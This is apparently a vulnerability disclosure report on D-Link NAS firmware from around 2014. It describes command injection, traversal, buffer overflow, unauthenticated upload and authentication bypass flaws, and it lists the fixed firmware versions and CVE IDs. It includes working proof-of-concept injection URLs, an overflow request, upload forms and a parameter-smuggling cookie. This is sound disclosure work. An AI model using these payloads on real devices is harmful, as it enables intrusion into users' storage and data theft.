Authentication problems in **DNS-327L** (1.02, 02/07/2014) device:

CGI module	Command	Description
et.cgi	-	Stopped and restarted the utelnetd daemon without authentication, so an attacker could use it for remote DoS.
info.cgi	-	Information leakage

CGI module	Command	Description

`Widget_api.cgi`	`getSys`
	`getSer`
	`getHD`
		Information leakage

`gdrive.cgi`	`4`	Command injection and information leakage.

2.5 CGI vulnerabilities

Arbitrary file overwrite in system_mgr.cgi/cgi_firmware_upload

The `cgi_firmware_upload` command handler wrote the file received in the POST request to a local path, which was constructed using a `sprintf` function using the following string:

```
/usr/local/upload/%s
```

The file name in the POST request was inserted into the file path, so an attacker could insert `..` into the file name and could cause directory traversal.

Affected devices:

Arbitrary file overwrite vulnerability was checked on the following devices:

- Without authentication: DNS-320, Revision A: 2.03, 13/05/2013
- After authentication: DNS-320L, 1.03b04, 11/11/2013
- After authentication: DNS-327L, 1.02, 02/07/2014
- After authentication: DNR-326, 1.40b03, 7/19/2013

Notes

This vulnerability was resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

Arbitrary file overwrite in file_sharing.cgi/3

The `file_sharing.cgi` handled commands by id. The command id 3 downloaded a file from the web to a local folder without authentication.

Affected devices:

Arbitrary file overwrite vulnerability was checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013

- DNR-326, 1.40b03, 7/19/2013

Notes

This vulnerability was resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

Command injection

We found the following command injection vulnerabilities:

CGI module	Command	Description
`system_mgr.cgi`	`cgi_ntp_time`	Store the `f_ntp_server` parameter to `/system_mgr/time/ntp_server` parameter and call `api_ntp_time`, which performed the following command, where `%s` was the `f_ntp_server` parameter limited to `0x20` bytes: *`(sntp -r %s >/dev/null) &`*
`system_mgr.cgi`	`cgi_get_log_item`	Performed the following system commands, where `%s` was the `total` parameter: *`cat /var/log/user.log.old /var/log/user.log 2>/dev/null > /tmp/merge_user.log`* *`tail -n %s /tmp/merge_user.log >/tmp/user.log`*
`login_mgr.cgi`	`logout`	In case of the DNS-320A device, the logout command performed the following system command if the os was specified as MacOS, where %s was the `name` parameter: *`rm -rf /var/www/%s`*
`account_mgr.cgi`	`cgi_user_add`	Performed the following command with user specified parameters: *`account -a -u '%s' -p '%s' -l '%s'`*
`account_mgr.cgi`	`cgi_user_del`	Performed the following command with user specified name parameter: *`account -d -u '%s'`*

CGI module	Command	Description
account_mgr.cgi	cgi_chg_admin_pw	Performed the following command with user specified pw parameter: *account -m -u 'admin' -p '%s'*
account_mgr.cgi	cgi_user_batch_create	Performed the following command with user specified parameters: *account_mgr -f '%s' -t '%s' -o '%s'*
account_mgr.cgi	cgi_create_import_users	Performed the following command with user specified parameters: *Account_mgr –f '/tmp/import_users' –t '%s' –o '%s'*
file_center.cgi	Webdav_Upload_File	Performed the following command with user specified parameters: *mv %s %s > /dev/null*
file_sharing.cgi	3	Downloads a file from an URL to a local folder without authentication on every checked device. Performed the following commands with user specified parameters: *chmod 0777 "%s"* *run_wget "http://%s:%s" "%s%s" "/tmp/%s.txt" >/dev/null 2>&1 &..*
network_mgr.cgi	cgi_dhcp	Executed the following command with parameters from settings: *p.sh 2 %s %s %s >/dev/null*
network_mgr.cgi	cgi_speed	Executed the following command with user specified parameters: */var/www/cgi-bin/cmd_network cgi_speed %s*
network_mgr.cgi	cgi_jumbo	Executed the following command with user specified parameters: *ifconfig egiga0 mtu %s*
network_mgr.cgi	cgi_ddns	Executed the following command with user specified parameters: */var/www/cgi-bin/cmd_network cgi_ddns %s %s %s %s '%s' %s >/dev/null*
webfile_mgr.cgi	cgi_upload	Executed the following commands with the specified file name: *chown root:root "%s"* *chmod 777 "%s"*

CGI module	Command	Description
webfile_mgr.cgi	cgi_compress	Executed the following commands with user specified parameters if the type parameter was Folder and the os parameter was MacOS: *mkdir /var/www/%s* *ln -s "%s/%s" /var/www/%s/* Otherwise it performed the following command: *cd "%s"; zip -0 -q -r -UN=UTF8 "%s.zip" "%s"*
webfile_mgr.cgi	rm_link	Executed the following commands with user specified parameters *rm "/var/www/%s"*
gdrive.cgi	4	Executed the following commands with user specified parameter (f_gaccount) without authentication *gdrive -a %s*

POC requests:

The command injection problems could be triggered – for example – in the following ways:

```
http://<device_ip>/cgi-bin/system_mgr.cgi?cmd=cgi_ntp_time&f_ntp_server=;ln -s
/ r;
http://<device_ip>/cgi-bin/system_mgr.cgi?cmd=cgi_get_log_item&total=;ls;
```

Affected devices:

Command injection problems were checked on the following devices:

- DNS-320, Revision A: 2.03, 13/05/2013 (except gdrive.cgi)
- DNS-320L, 1.03b04, 11/11/2013 (except login_mgr.cgi/logout and gdrive.cgi)
- DNR-326, 1.40b03, 7/19/2013 (except login_mgr.cgi/logout, gdrive.cgi and webfile_mgr.cgi problems)
- DNS-327L, 1.02, 02/07/2014 (except login_mgr.cgi/logout)

Other devices may be affected also.

We note that the vulnerability in file_sharing.cgi could be triggered without authentication on DNS-320, DNS-320L and DNR-326 devices and the gdrive.cgi could be triggered also without authentication on DNS-327L. Otherwise the DNS-320L, DNS-327L and DNR-326 devices required authentication to access the specific commands.

Notes

These vulnerabilities were resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

Although we don't know about the publication of these specific problems, the existence of several command injection vulnerabilities in D-Link NAS devices was published under the CVE-2014-2691.

2.6 Input validation problems

Buffer overflow in the login_mgr.cgi

We found that the `login` command in the `login_mgr.cgi` used the `HTTP_HOST` and `HTTP_REFERER` values to construct an URL. This URL was constructed with sprint function into a local buffer on the stack without checking the size, so an attacker could cause stack buffer overflow by specifying a malformed `Host` and `Referer` header values.

POC requests:

```
POST /cgi-bin/login_mgr.cgi HTTP/1.1
      Host:
<device_ip>3333333312345678901234567890123456789012345678901234567890123456789
012345678901234567890123456789012345678901234567890123456789012345678901234567
890123456789012345678901234567890123456789012345678901234567890123456789012345
678901234567890123456789012345678901234567890123456789012345678901234567890123
456789012345678901234567890123456789012345678901234567890123456789012345678901
23456789012345678901234567890123456789012345678901234567890:443
      Cookie: username=admin
      Content-Length: 77
      Cache-Control: max-age=0
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
      Origin: http://<device_ip>:443
      User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.31 (KHTML, like
Gecko) Chrome/26.0.1410.64 Safari/537.31
      Content-Type: application/x-www-form-urlencoded
      Referer: http://<device_ip>]:123]
      Accept-Encoding: gzip,deflate,sdch
      Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.6,en;q=0.4
      Accept-Charset: ISO-8859-2,utf-8;q=0.7,*;q=0.3

cmd=login&username=root&pwd=&port=&f_type=1&f_username=&pre_pwd=&ssl_port=443
```

Affected devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNR-326, 1.40b03, 7/19/2013
- DNS-327L, 1.02, 02/07/2014

Other devices may be affected also.

Notes

This vulnerability was resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

We received the following CVE ID: CVE-2014-7859

Buffer overflow in the file_sharing.cgi

The `file_sharing.cgi` performed parameter parsing and authentication check in a different way than other modules. First, it obtained the whole `QUERY_STRING` and then parsed it upon request of the various command handlers. During the parsing, local buffers on the stack were specified. Since the string parser did not know the buffer size, **a large string could cause stack buffer overflow and even arbitrary code execution**.

Affected devices:

- DNS-320, Revision A: 2.03, 13/05/2013
- DNS-320L, 1.03b04, 11/11/2013
- DNR-326, 1.40b03, 7/19/2013

Other devices may be affected also.

Notes

This vulnerability was resolved in the first firmware released after our report (DNR-320L and DNS-320LW 1.04b08, DNR-322L Version 2.10 build 03 and DNR-326 Version 2.10 build 03, DNS-327L 1.04b01).

We received the following CVE ID: CVE-2014-7859

2.7 Web page problems

Unauthenticated file upload with save_ajax.php

The `web/function` folder contained a `save_ajax.php` file. Although it was not used by any components, it could be used to upload arbitrary files to the server without authentication. The `save_ajax.php` file contained the following code:

```
<?php
$uploaddir = $_REQUEST['folder'];
//$uploaddir = '/var/www/';
$uploadfile = $uploaddir . $_FILES['fileupload']['name'];
header('Content-type: text/json');
if (move_uploaded_file($_FILES['fileupload']['tmp_name'], $uploadfile)) {
  $str = file_get_contents($uploadfile);
  $str = base64_decode($str);
  file_put_contents($uploadfile, $str);
  echo "{\"state\":\"success\",\"path\":\"$uploadfile\"}";
} else {
```

```
  echo "{\"state\":\"fail\",\"path\":null}";
}
?>
```

As it seen from the above code, the original `uploaddir` path definition was commented out, so the attacker could upload to any folder without the need of directory traversal.

POC requests:

The POC below demonstrates how easy an attacker can upload file to the server. The upload folder is the `/tmp` in the POC.

```
<html>
<body>
 <FORM action="http://<device_id>/web/function/save_ajax.php?folder=/tmp/"
       enctype="multipart/form-data"
       method="post">
   <P>
   What files are you sending? <INPUT type="file" name="fileupload"><BR>
   <INPUT type="submit" value="Send">
 </FORM>
```

Affected devices:

- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014

Other devices may be affected also.

Notes

This vulnerability was resolved in the latest firmware on DNS-320L and DNS-327L devices (DNS-320L 1.04b12 and DNS-327L 1.03b04 Build0119).

Multi uploadify authentication bypass

For multiple file uploads, the `web/jquery/uploader/multi_uploadify.php` was used, which contained the following authentication code:

```
$ip = gethostbyaddr($_SERVER['HTTP_HOST']);
$name = $_REQUEST['name'];
$pwd = $_REQUEST['pwd'];
$redirect_uri =  $_REQUEST['redirect_uri'];

//echo $name ."<br>".$pwd."<br>".$ip;
$result = @stripslashes( @join( @file(
"http://".$ip."/mydlink/mydlink.cgi?cmd=1&name=".$name."=&pwd=".$pwd ),"" ));

$result_1 = strstr($result,"<auth_status>0</auth_status>");
$result_1 = substr ($result_1, 0,28);
```

The `$ip` was read out from the `$_SERVER['HTTP_HOST']`, which is the HOST header from the current request, so an attacker could modify it to an attacker controlled host. In this way, the authentication could be bypassed.

Affected devices:

- DNS-320L, 1.03b04, 11/11/2013

- DNS-327L, 1.02, 02/07/2014

Other devices may also be affected.

Notes

This vulnerability was resolved in the latest firmware on DNS-320L and DNS-327L devices (DNS-320L 1.04b12 and DNS-327L 1.03b04 Build0119).

Uploadify authentication bypass on DNS-327L

According to the comments, the consumer storage security vulnerability was fixed in `web/jquery/uploader/uploadify.php` in the following way:

```
//201308 Sean Add for upload security (Consumer Storage Security Vurnubility)
//$ip = gethostbyaddr($_SERVER['SERVER_ADDR']);
$result = "";
//$ip = system("xmldbc -g /network_mgr/lan0/ip");

if (strlen($_REQUEST['name']) == 0 )        //mobile
    //$result = @stripslashes( @join( @file( "http://".$ip."/cgi-
bin/nas_sharing.cgi?cmd=71&uuid=".$_SERVER['REMOTE_ADDR']),"" ));
    $result = @stripslashes( @join( @file( "http://127.0.0.1/cgi-
bin/nas_sharing.cgi?cmd=71&uuid=".$_SERVER['REMOTE_ADDR']),"" ));
else
    //$result = @stripslashes( @join( @file( "http://".$ip."/cgi-
bin/login_mgr.cgi?cmd=ui_check_wto_by_name&username=".$_REQUEST['name']."&ip="
.$_SERVER['REMOTE_ADDR']),"" ));
    $result = @stripslashes( @join( @file( "http://127.0.0.1/cgi-
bin/login_mgr.cgi?cmd=ui_check_wto_by_name&username=".$_REQUEST['name']."&ip="
.$_SERVER['REMOTE_ADDR']),"" ));

$equal = strcmp($result, "success");
if ($equal != 0)
{
    header("HTTP/1.1 302 Found");
    exit();
}
//201308 Sean Add for upload security (Consumer Storage Security Vurnubility)
```

The original script was extended with a session check using the `ui_check_wto_by_name` command in the `login_mgr.cgi`, which received the `name` and `ip` parameters. The `name` was specified by the user, but the `ip` was the `REMOTE_ADDR` (unlike the previous issue, the attacker could not modify the value of the `REMOTE_ADDR`). However, even though the attacker could not change the `REMOTE_ADDR` value, the `name` variable could contain almost any string. It was read out from the `$_REQUEST` array, which contained the GET, POST and also the COOKIE variables, so for example an attacker could insert a new cookie with the following value:

```
Cookie: name=”admin&ip=<ip>#”
```

Using this cookie value, the opened URL will be the following:

```
http://127.0.0.1/cgi-
bin/login_mgr.cgi?cmd=ui_check_wto_by_name&username=admin&ip=<ip>#&ip=<REMOTE_
ADDR>
```

In addition, the `ui_check_wto_by_name` function also contains a command injection vulnerability, since it performed the following system command with the user specified `name` parameter: `echo '%s' '%s'>/tmp/test`.

We found the same problem in the `web/photo_chenter/php/uploadify.php`.

Affected devices:

- DNS-327L, 1.02, 02/07/2014

Other devices may be affected also.

Notes

This vulnerability was resolved in the latest firmware on DNS-327L device (DNS-327L 1.03b04 Build0119).

Unauthenticated file upload with web_file/upload.php

The `web/web_file` folder contained an `upload.php` file, which was used by the `html5_upload.js`. Using this php file directly, an attacker could upload arbitrary files to the server without authentication. The `upload.php` file contained the following code:

```
$path = str_replace('//','/',$_REQUEST['folder']);
$filename = str_replace('\\','',$_REQUEST['name']);
$target =  $path . $filename . '-' . $_REQUEST['index'];
$_REQUEST['index'];
move_uploaded_file($_FILES['file']['tmp_name'], $target);
```

We note that this problem was addressed in the newest firmware of the DNS-327L (1.02, 02/07/2014).

POC requests:

The POC below demonstrates how easy an attacker can upload file to the server. The upload folder is the `/tmp` and the uploaded file will be renamed to `test2-a` in the POC.

```
<html>
<body>
 <FORM
action="http://<device_ip>/web/web_file/upload.php?folder=/tmp/&name=test2&ind
ex=a"
       enctype="multipart/form-data"
       method="post">
   <P>
   What files are you sending? <INPUT type="file" name="file"><BR>
   <INPUT type="submit" value="Send">
 </FORM>
```

Affected devices:

- DNS-320L, 1.03b04, 11/11/2013

Other devices may be affected also.

Notes

This vulnerability was resolved in the latest firmware on DNS-320L device (DNS-320L 1.04b12).

Arbitrary file copy with web_file/merge.php

The `merge.php` could be used to copy arbitrary file to any location specified by the attacker. The `merge.php` contained the following code:

```
<?php
$filename = str_replace('\\','',$_REQUEST['name']);

//$target = $_REQUEST['upload_folder'] . $_REQUEST['name'];
//$target_new = $_REQUEST['folder'] . $_REQUEST['name'];

$target = $_REQUEST['upload_folder'] . $filename;
$target_new = $_REQUEST['folder'] . $filename;
$dst = fopen($target, 'wb');

for($i = 0; $i < $_REQUEST['index']; $i++) {
    $slice = $target . '-' . $i;
    $src = fopen($slice, 'rb');
    stream_copy_to_stream($src, $dst);
    fclose($src);
    unlink($slice);
}

fclose($dst);

sleep(1);
//rename($target, $target_new);
$isok=copy($target , $target_new);
unlink($target);
chmod($target_new,0777);?>
```

Affected devices:

- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014

Other devices may be affected also.

Notes

This vulnerability was resolved in the latest firmware on DNS-320L and DNS-327L devices (DNS-320L 1.04b12 and DNS-327L 1.03b04 Build0119).

Unauthenticated photo publish

The `web/web_file/fb_publish.php` script published the specified photo from the server to Facebook using the `album_id` and `access_token` received in the request without authentication. Because the `access_token` was specified by the user, an attacker could steal any photo by publishing it to an arbitrary Facebook profile.

Affected devices:

- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014

Other devices may be affected also.

Notes

This vulnerability was resolved in the latest firmware on DNS-320L and DNS-327L devices (DNS-320L 1.04b12 and DNS-327L 1.03b04 Build0119).

We received the following CVE ID: CVE-2014-7860

EXIF information could be obtained without authentication

The `web/photo_center/php/get_exif.php` script sent back the EXIF information of any image specified in the request (`path` and `name` parameters)

Affected devices:

- DNS-320L, 1.03b04, 11/11/2013
- DNS-327L, 1.02, 02/07/2014

Other devices may be affected also.

Notes

This vulnerability was resolved in the latest firmware on DNS-320L and DNS-327L devices (DNS-320L 1.04b12 and DNS-327L 1.03b04 Build0119).